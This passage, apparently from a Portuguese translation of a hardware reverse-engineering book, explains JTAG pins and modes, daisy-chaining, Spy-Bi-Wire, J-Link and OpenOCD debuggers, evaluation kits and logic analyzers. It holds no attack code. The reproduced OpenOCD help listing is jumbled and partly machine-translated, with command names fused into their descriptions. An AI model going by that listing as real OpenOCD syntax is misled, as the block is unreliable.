com: assistir à execução de um programa. Em vez disso, o foco inicial era mais a "depuração" no contexto da engenharia elétrica: saber se todos os chips estão presentes, verificar o estado dos pinos em vários chips e até mesmo fornecer a funcionalidade básica de analisador lógico. Incorporada à funcionalidade de depuração de engenharia elétrica de nível inferior está a capacidade de oferecer suporte à funcionalidade de depuração de software de nível superior. A seguir, uma explicação sobre o porquê disso.

Na realidade, JTAG é um termo mais geral para descrever um recurso de um chip, CI ou microprocessador. Com relação à depuração de firmware e software, é semelhante a se referir à transmissão de um veículo. O conceito de alto nível é bastante fácil de entender. A transmissão muda as marchas do carro. No entanto, os meandros de como a transmissão de um carro é construída mudam de acordo com cada fabricante de carro, o que, por sua vez, é extremamente importante ao fazer a manutenção, a desmontagem e a interface com ela para diagnósticos.

Como padrão, o JTAG estabelece diretrizes para esses recursos e funcionalidades de nível inferior como prioridade, mas não especifica como os dados do protocolo de depuração de software devem ser formados. Do ponto de vista do software, muitas implementações de depuração no chip (OCD) do JTAG tendem a funcionar da mesma forma e a fornecer uma quantidade mínima consistente de funcionalidade. Passo único, pontos de interrupção, reinicializações de energia, pontos de observação, visualização de registros e varredura de limites estão entre as principais funcionalidades fornecidas pela maioria das implementações JTAG. Além disso, os rótulos que indicam os pinos JTAG em um dispositivo (em sua maioria) usam a mesma notação e abreviações. Portanto, mesmo do ponto de vista funcional, é fácil não entender o que é exatamente o JTAG.

O padrão JTAG define cinco pinos padrão para comunicação, que você pode ou não ver rotulados na serigrafia de uma placa de circuito impresso ou nas especificações de chips e dispositivos:

- TDO: Saída de dados de teste
- TDI: Entrada de dados de teste
- TMS: Seleção do modo de teste
- TCK: relógio de teste
- TRST: Reinicialização de teste

A Figura 13-6 mostra vários cabeçalhos JTAG padrão que são usados em vários dispositivos.

Os nomes dos pinos são basicamente autodocumentados. Uma pessoa que trabalha com software pode presumir imediatamente que o JTAG, como padrão, define não apenas os pinos, mas também a comunicação que ocorre entre esses pinos. Isso não é verdade. Com relação a

depuração de software/firmware, o padrão JTAG simplesmente define que dois pinos sejam usados para a transmissão de dados:

- TDO: Saída de dados de teste
- TDI: Entrada de dados de teste




Figura 13-6: Diagrama do conector JTAG

Em seguida, ele define alguns comandos e o formato dos comandos que devem ser transmitidos por esses pinos (para uma funcionalidade JTAG mais ampla), mas não especifica que tipo de protocolo serial deve ser usado para esses dados. O JTAG também especifica diferentes modos para qualquer dispositivo conectado ao barramento JTAG:

- BYPASS: Apenas passa os dados que chegam no TDI para o TDO
- EXTEST (Teste externo): Receber comando do TDI, obter informações sobre o estado do pino externo e transmitir no TDO
- INTEST (Teste interno): Obtém informações de estado interno e transmite no TDO; também faz "outras" coisas internas definidas pelo usuário

Para todas as comunicações de depuração de software/firmware que ocorrem nos pinos de dados de uma interface JTAG, cabe ao fornecedor implementar o modo INTEST de comunicação JTAG definido pelo usuário. E, de fato, é aí que estão contidas todas as coisas de depuração de software com as quais nós, como engenheiros reversos e pesquisadores de vulnerabilidades, nos preocupamos. Toda a depuração de software e firmware

as informações são transmitidas entre um chip e um depurador e são feitas independentemente da especificação JTAG, fazendo uso da parte INTEST "definível pelo usuário" da especificação JTAG.

Outro equívoco comum é achar que o JTAG é uma conexão direta com um único processador ou que é especificamente para a depuração de um único alvo. Na verdade, o JTAG surgiu a partir de algo chamado boundary scanning, que é uma forma de unir os chips em uma placa de circuito impresso para realizar diagnósticos de nível inferior, como verificar os estados dos pinos (EXTEST mencionado anteriormente), medir tensões e até mesmo analisar a lógica. Portanto, o JTAG é fundamentalmente destinado a se conectar a mais do que apenas um único chip. A Figura 13-7 mostra como vários chips podem ser conectados entre si para formar um barramento JTAG.




Figura 13-7: Encadeamento em um barramento JTAG

Dessa forma, a especificação JTAG tem um mestre e vários escravos. Portanto, ela permite o encadeamento de vários processadores em nenhuma ordem específica. O mestre geralmente é o hardware do depurador (como o PC e o adaptador do depurador JTAG) ou o hardware de diagnóstico. Todos os chips na placa de circuito impresso são geralmente escravos. É importante observar esse encadeamento em margarida para os engenheiros reversos porque, muitas vezes, um cabeçalho JTAG em um produto comercial o conectará ao processador principal e a controladores periféricos, como Bluetooth, Ethernet e dispositivos seriais. Compreender esse simples fato economiza tempo e frustração ao configurar as ferramentas de depuração e ao vasculhar a documentação do depurador. A especificação JTAG não estabelece nenhum requisito para a ordem dos dispositivos. Compreender o fato de que os slaves nunca iniciam as comunicações facilita muito o uso e o exame dos dispositivos JTAG. Por exemplo, você pode presumir com certeza que o seu depurador será o único "mestre" na cadeia. A Figura 13-8 mostra um exemplo de como seriam os caminhos de comunicação com um mestre conectado.




Figura 13-8: Encadeamento em série do JTAG

Esperamos que agora você perceba que o JTAG foi criado principalmente para a depuração de engenharia elétrica. Como desenvolvedores de software, engenheiros reversos e pesquisadores de vulnerabilidades, o que nos interessa é a depuração do software ou firmware em um dispositivo. Para esse fim, a especificação JTAG designa livremente pinos e rótulos para uso na depuração de software/firmware. Esses dados são transmitidos com protocolos seriais!

A especificação JTAG não especifica qual protocolo serial deve ser usado ou o formato dos dados de depuração transmitidos. Como poderia fazê-lo se o JTAG deve ser implementado em praticamente qualquer tipo de processador? Esse fato é o cerne das diferenças de implementação e, na verdade, o principal equívoco sobre o JTAG nas comunidades de desenvolvedores.

Cada implementação JTAG para depuração de firmware e software pode usar diferentes formatos de dados e ser diferente até mesmo na forma como é conectada. Por exemplo, a comunicação serial Spy-Bi-Wire é o transporte usado na implementação do JTAG para a série de microprocessadores MSP430 da Texas Instrument. Ele usa apenas dois fios, enquanto a implementação tradicional do JTAG pode usar quatro ou cinco linhas. Embora um cabeçalho em um alvo MSP430 possa ser chamado de JTAG ou ter rótulos JTAG na serigrafia da placa de circuito impresso, os pinos seriais da conexão JTAG usam Spy-Bi-Wire. Portanto, um depurador de hardware precisa entender essa configuração de pinos e o protocolo serial para passar os dados para um depurador de software. (Consulte a Figura 13-9.)

Na Figura 13-9, você pode ver o conector JTAG tradicional de 14 pinos à esquerda, do qual apenas duas linhas são usadas para dados pelo processador Spy-By-Wire MSP430 à direita (RST/NMI/SBWTDO e TEST/SBWTCK). Além de a fiação física ser diferente, às vezes o protocolo real da linha de fio (o

os dados do depurador que fluem pelos pinos TDO e TDI dentro das seções definidas pelo usuário do INTEST) podem ser diferentes. Consequentemente, o software do depurador que se comunica com o alvo também deve ser diferente. Isso deu origem a uma série de cabos de depuração personalizados, hardware de depuração e software de depuração diferentes para cada dispositivo individual!




Figura 13-9: Comparação do Spy-Bi-Wire

Mas não se sinta intimidado! Explicamos isso apenas como informação básica. Oferecemos essas informações a você para ajudar a evitar a inevitável decepção que aconteceria quando se sentasse para experimentar o JTAG com a suposição incorreta de que o JTAG é uma bala de prata altamente padronizada e universal para depuração. Você precisa conhecer o JTAG para saber quais ferramentas adquirir e por quê.

Peixe JTAG Babel

Felizmente, há um punhado de empresas que reconheceram a necessidade de um peixe Babel (um tradutor universal) para ajudar a entender todas as diferentes implementações de JTAG. Fornecedores como Segger, Lauterbach e IAR criaram software baseado em PC e dispositivos de hardware flexíveis que fazem toda a tradução mágica para que você possa usar seus dispositivos individuais para conversar com diferentes dispositivos de hardware habilitados para JTAG.

Adaptadores JTAG

Esses depuradores JTAG universais são muito parecidos com controles remotos universais de televisão. Os fornecedores que criam esses depuradores publicam longas listas de dispositivos suportados que catalogam centenas ou milhares de números de série de CIs/microprocessadores que um determinado depurador JTAG é conhecido por suportar de forma confiável. Da mesma forma que os controles remotos universais de televisão, quanto mais recursos, programabilidade e dispositivos suportados um depurador suportar, maior será o custo. É importante ter isso em mente se estiver comprando para um projeto específico. Certifique-se de que seu alvo seja compatível com o depurador JTAG que você está comprando.

Talvez o depurador JTAG mais popular, e o que a maioria dos leitores considerará mais do que adequado, seja o Segger J-Link, mostrado na Figura 13-10. O custo relativamente baixo e a lista extremamente longa de dispositivos compatíveis fazem dele o depurador JTAG preferido dos desenvolvedores. Há diferentes modelos de J-Link, variando em conjuntos de recursos, mas a funcionalidade central do depurador universal é comum a todos eles.




Figura 13-10: J-Link do Segger

Para iniciar a depuração, basta conectar o hardware J-Link ao computador via USB e, em seguida, conectar a caixa J-Link ao chip de destino por meio de um cabo de fita ou de jumpers que você mesmo conectou (o que é abordado na seção "Localizando pinagens JTAG", mais adiante neste capítulo). O software Segger então se comunica com o dispositivo J-Link, dando-lhe o controle do dispositivo de hardware. O software J-Link atuará até mesmo como um servidor GNU Debugger (GDB) para que você possa depurar um chip a partir de um console GDB mais familiar! A Figura 13-11 mostra o GDB conectado ao servidor de depuração do Segger J-Link.




Figura 13-11: Captura de tela do Segger J-Link e GDB

Embora o J-Link seja o depurador mais popular, há depuradores mais industriais, como os fabricados pela Lauterbach, que são altamente avançados e oferecem mais suporte a dispositivos. Os depuradores da Lauterbach são bastante surpreendentes, mas também são proibitivamente caros.

OpenOCD

Outra solução JTAG comumente discutida é o OpenOCD (Open On Chip Debugger). Diferentemente das ferramentas comerciais mencionadas anteriormente, que reúnem todo o software e hardware necessários para começar a trabalhar imediatamente com JTAG em um dispositivo, o OpenOCD é apenas um software de código aberto. A missão do OpenOCD é oferecer suporte a uma série de adaptadores JTAG e dispositivos de destino (ou seja, o chip que você está tentando depurar) que são acessados a partir de uma interface padrão do depurador GDB (ou qualquer interface capaz de se comunicar com um servidor GDB).

Lembre-se de que o próprio adaptador JTAG lida com toda a sinalização para o chip e, em seguida, traduz isso para um PC por meio de uma conexão de porta USB, serial ou paralela. Mas, em seguida, um software precisa falar o protocolo de linha de fio para entender e analisar esse protocolo e traduzi-lo em algo que um depurador possa entender. O OpenOCD é esse software. Nas soluções comerciais, esse software e o hardware do adaptador são empacotados juntos.

O OpenOCD é comumente usado com adaptadores JTAG que não incluem software, como os adaptadores Olimex, o FlySwatter, o Wiggler e até mesmo o Bus Pirate (que é abordado para outros fins mais adiante neste capítulo, na seção "Conversando com dispositivos I² C, SPI e UART"). O OpenOCD funciona até mesmo com muitos adaptadores JTAG comerciais, como o Segger J-Link.

Se você estiver bem informado sobre a pinagem de um alvo, se o seu adaptador JTAG for bem suportado, se a sua fiação for correta e confiável e se você tiver configurado o OpenOCD para todas essas questões, o uso do OpenOCD pode ser bastante simples. Instalá-lo pode ser tão fácil quanto baixá-lo usando o apt-get ou outros baixadores de aplicativos. Quando você o tiver, basta iniciar o OpenOCD como uma ferramenta de linha de comando, conforme mostrado no código a seguir:

```
[s7ephen@xip ~]$ openocd
Open On-Chip Debugger 0.5.0-dev-00141-g33e5dd1 (2010-04-02-11:14)
Licenciado sob a GNU GPL v2
Para relatórios de bugs, leia
      http://openocd.berlios.de/doc/doxygen/bugs.html RCLK -
adaptativo
Warn: omap3530.dsp: comprimento enorme
de IR 38 RCLK - adaptativo
trst_only separado trst_push_pull
Info : RCLK (velocidade de clock adaptável) não suportado - fallback para
1000 kHz Info : JTAG tap: omap3530.jrc tap/device encontrado: 0xb7ae02f
(mfg: 0x017, part: 0xb7ae, ver: 0x0)
Informação: Tap JTAG: omap3530.dap ativado
Info : omap3530.cpu: o hardware tem 6 pontos de interrupção, 2 pontos de observação
```

Este capítulo pula um pouco da configuração, como a criação/edição do arquivo principal `openocd.cfg`, bem como dos arquivos de configuração específicos da interface, da placa e do alvo. O diabo realmente está nos detalhes do OpenOCD. Quando está em execução, você pode se conectar ao OpenOCD via telnet, onde uma interface de linha de comando (CLI) está aguardando:

```
[s7ephen@xip ~]$ telnet localhost 4444
Tentando 127.0.0.1...
Conectado ao localhost. O
caractere de escape é "^[].
Abrir o depurador no chip
>
```

Quando conectado ao OpenOCD, há uma ajuda on-line muito confortável para a CLI que o ajudará a começar:

```

> ajuda
bplist                                ou set breakpoint [<address> <length> [hw]]
                                         cpu<name> - imprime as opções de destino e um
                                         comentário sobre a CPU que corresponde ao nome
drscanexecute                           debug_leveladjust nível de depuração <0-3>
                                         DR scan <dispositivo> <num_bits> <valor>
                                         <num_bits1> <valor2> ...
                                         dump_imagedump_image <arquivo> <endereço> <tamanho>
                                         telnet
                                         <enable/disable> - coloque no início dos arquivos
                                         de configuração. Define os padrões como rápido e
                                         perigoso.

                                         fast_loadloads imagem ativa de carregamento rápido
                                         para o alvo atual - principalmente para fins de
                                         criação de perfil
fast_load_imagesmesmos                  argumentos que load_image, imagem armazenada na memória -
                                         principalmente para fins de criação de perfil
                                         find<file> - imprime o caminho completo do
                                         arquivo de acordo com as regras de pesquisa do
                                         OpenOCD
                                         flush_countretorna o número de vezes que a fila
                                         JTAG foi liberada
                                         ft2232_device_desc a descrição do dispositivo USB do FTI
FT2232                                dispositivo
                                         ft2232_latencyset o temporizador de latência do FT2232 para um
                                         novo valor
                                         usados para
                                         ft2232_serial saída de controle - habilita e redefine sinais
                                         o número de série do dispositivo FTI FT2232
                                         ft2232_vid_pid a ID do fornecedor e a ID do
                                         produto do FTI FT2232
                                         dispositivo
                                         gdb_breakpoint_overridehard/soft/disable - força o tipo de ponto de interrupção para o gdb
                                         comandos "break".
                                         gdb_detachresume/reset/halt/nothing - especifica o
                                         comportamento quando o GDB se desconecta do destino
                                         gdb_flash_programable ou
                                         desativar o programa flash gdb_memory_mapenable ou desativar
                                         o mapa de memória
                                         Comando de configuração do gdb_portdaemon
                                         gdb_port      gdb_report_data_abortenable
                                         ou desabilita o relatório de abortos de dados halt      alvo do
                                         halt
                                         helpImplementação do comando help no Tcl
                                         initinitializa o alvo e os servidores - nop em
                                         invocações subsequentes
                                         interfacetry para configurar a interface
                                         interface_listlist all built-in interfaces
                                         irscanexecute   Varredura de IR <dispositivo> <instr> [dev2] [instr2]

```

Observe as semelhanças entre essa interface e a interface do J-Link Commander.

Ao tentar conectar um adaptador JTAG a um produto comercial, muitas vezes você não tem uma pinagem JTAG padrão ou rotulada. Também é possível que você não saiba se a porta JTAG está habilitada. Por esses motivos, a implantação do OpenOCD em um alvo desconhecido ou comercial pode ser repleta de perigos ou frustrações, pois há muitas variáveis independentes, como as seguintes:

- O JTAG está ativo no dispositivo de destino?
- Quais são as pinagens (ou seja, onde estão TDI, TDO, TCK, TRST e TMS)?
- Conheço a pinagem correta do alvo, mas os jumpers e conectores que conectei estão funcionando corretamente?
- O OpenOCD está se comunicando corretamente com o adaptador por meio do driver correto do adaptador?
- O OpenOCD está analisando corretamente o protocolo de linha telefônica para esse dispositivo de destino por meio do transporte de interface correto?
- Esse número exato do modelo do dispositivo de destino é semelhante ao destino que declarei no OpenOCD, mas não é uma correspondência exata. Isso é importante para que isso funcione?

Por todos esses motivos, o uso de uma interface JTAG comercial (como o Segger) com uma lista de adaptadores compatíveis claramente especificada pode poupar muito tempo e dor de cabeça. Como as interfaces JTAG comerciais são fornecidas com todo o software de suporte, o processo é muito mais tranquilo. Se você optar (ou for obrigado) a usar o OpenOCD, a próxima melhor opção é obter um kit de avaliação para o chip que você está usando.

Kits de avaliação

Os kits de avaliação são a maneira padrão de engenheiros e projetistas encontrarem os produtos certos para seus sistemas. Praticamente todos os processadores e controladores comerciais têm um kit de avaliação criado pelo fabricante. Eles geralmente são de custo muito baixo, variando de grátis a US\$ 300 (muitos custam cerca de US\$ 100). Em geral, cabe aos fabricantes tornar os kits de avaliação baratos e acessíveis para as pessoas que possam estar desenvolvendo produtos que usem seus processadores.

Alguns fabricantes chegam ao ponto de fornecer projetos de referência que agrupam os arquivos Gerber (o modelo 3D e as especificações de fiação) dos próprios kits de avaliação, juntamente com a lista de materiais (BOMs), para que os engenheiros incorporados possam fabricar rapidamente seus próprios produtos sem construir uma PCB inteira em torno do processador a partir do zero. Dessa forma, os kits de avaliação também podem ser imensamente úteis para engenheiros reversos e pesquisadores de vulnerabilidade. A Figura 13-12 mostra o kit de desenvolvimento ARM da STMicro.

A principal maneira pela qual esses kits de avaliação são úteis para os engenheiros reversos é com relação aos depuradores. As placas de avaliação contêm tudo o que é necessário para que um desenvolvedor depure, programe e faça a interface com um processador. Elas também podem fornecer quaisquer especificações sobre os recursos de segurança do processador que possam ter sido empregados pelo fabricante para proteger o produto.



Figura 13-12: Kit de desenvolvimento ARM da STMicro

Você pode usar os kits de avaliação como um ambiente de controle para testar sua configuração de depuração com um software como o OpenOCD. Ao criar esse tipo de ambiente de controle, você pode testar a configuração do depurador em condições ideais para eliminar algumas das variáveis independentes discutidas anteriormente. Depois de eliminá-las, você pode ter certeza de que a configuração do depurador deve funcionar se a fiação estiver correta (para o alvo) e o dispositivo tiver o JTAG ativado.


Finalmente conectado

Depois de ter um dispositivo de depuração conectado ao chip de destino, seja por um cabeçalho de programação ou por conexões manuais, o software do depurador o notifica de que o dispositivo de depuração foi conectado com sucesso ao destino. No caso do Segger J-Link, você pode começar a usar o GDB no alvo imediatamente, conforme mostrado na Figura 13-13.

Localização de interfaces de depuração

Agora que você já teve uma visão geral dos tipos de interfaces que pode encontrar (e como elas funcionam), precisa saber o que fazer quando suspeitar que encontrou uma. Como você sabe quais pinos fazem o quê? Como você obtém esses pinos

conectado às suas ferramentas? Há vários truques e ferramentas que você pode implementar para ajudar a tomar decisões sobre protocolos e formatação.



```

C:\Program Files (x86)\SEGGER\JLinkARM_V444d\JLinkGDBServerCL.exe
SEGGER J-Link GDB Server V4.44d
JLinkARM.dll V4.44d <DLL compiled Mar 26 2012 18:47:16>
The server has been started with the following settings:
--Server related settings--
GDBInit file: none
Listening port: 2331
SWO thread listening port: localhost only
Accept remote connection: off
LogFile: off
Verify download: off
Init regs on start: on
Silent mode: off
Single run mode: off
--J-Link related settings--
J-Link script: none
Target interface: JTAG
Host interface: USB
Target endian: little
Target interface speed: 5kHz
Waiting for J-Link connection...
J-Link is connected.
Firmware: J-Link ARM V8 compiled Mar 19 2012 10:24:49
Hardware: V8.00
S/N: 50000070
Listening on TCP/IP port 2331
Connecting to target...
J-Link found 2 JTAG devices, Total IRLen = 9
JTAG ID: 0x3BA00477 <Cortex-M3>
Waiting for GDB connection...
Connected to 127.0.0.1
Reading all registers
Read 4 bytes @ address 0x00000000 <Data = 0x200003FC>

```

Figura 13-13: Depuração do J-Link no devkit STM32 ARM

Esta seção lista várias ferramentas simples que podem ser usadas para identificar e se comunicar com todas as interfaces que discutimos até agora neste capítulo (JTAG, I² C, SPI, UART e assim por diante). As seções posteriores deste capítulo abordam mais detalhadamente como é possível conectar e interagir com essas ferramentas.

Entre no Analisador Lógico

Talvez a ferramenta mais útil para determinar a finalidade de um pino seja um analisador lógico. Esses dispositivos têm um nome bastante intimidador, especialmente para quem trabalha com software, mas, na realidade, são muito simples. Esses dispositivos apenas mostram o que está acontecendo em um pino. Você conecta uma sonda do dispositivo e, se houver dados sendo transmitidos em um pino, ele mostra a onda quadrada desses dados e até tenta decodificá-los para você usando vários filtros diferentes.

Os analisadores lógicos tradicionais eram um pouco mais complexos, mas as novas gerações deles se conectam a aplicativos baseados em computador que eliminam a natureza esotérica desses dispositivos. Esses tipos de analisadores lógicos não têm interface de usuário no próprio dispositivo e, em vez disso, são controlados inteiramente por aplicativos de fácil utilização.

e aplicativos intuitivos baseados em computador. Um desses dispositivos é o Saleae Logic Analyzer, mostrado na Figura 13-14.




Figura 13-14: Analisador lógico Saleae

Usando o Saleae, você pode conectar os eletrodos codificados por cores aos pinos do dispositivo de destino, o que permite usar o aplicativo de software (que recebe dados do Saleae via USB) para capturar a atividade. Os resultados são exibidos na interface correspondente à cor dos pinos dos eletrodos, conforme mostrado na Figura 13-15.



Figura 13-15: Analisador lógico Saleae em ação

Como se isso não fosse útil o suficiente para o leigo, Saleae incluiu várias outras funcionalidades úteis no aplicativo. Por exemplo, os filtros tentam decodificar um fluxo de dados capturado como vários tipos diferentes, como I² C, SPI e serial assíncrono (UART) em taxas de transmissão variáveis. Ele tentará até mesmo identificar as taxas de baud automaticamente. A Figura 13-16 mostra os filtros comumente aceitos pelo software Saleae.

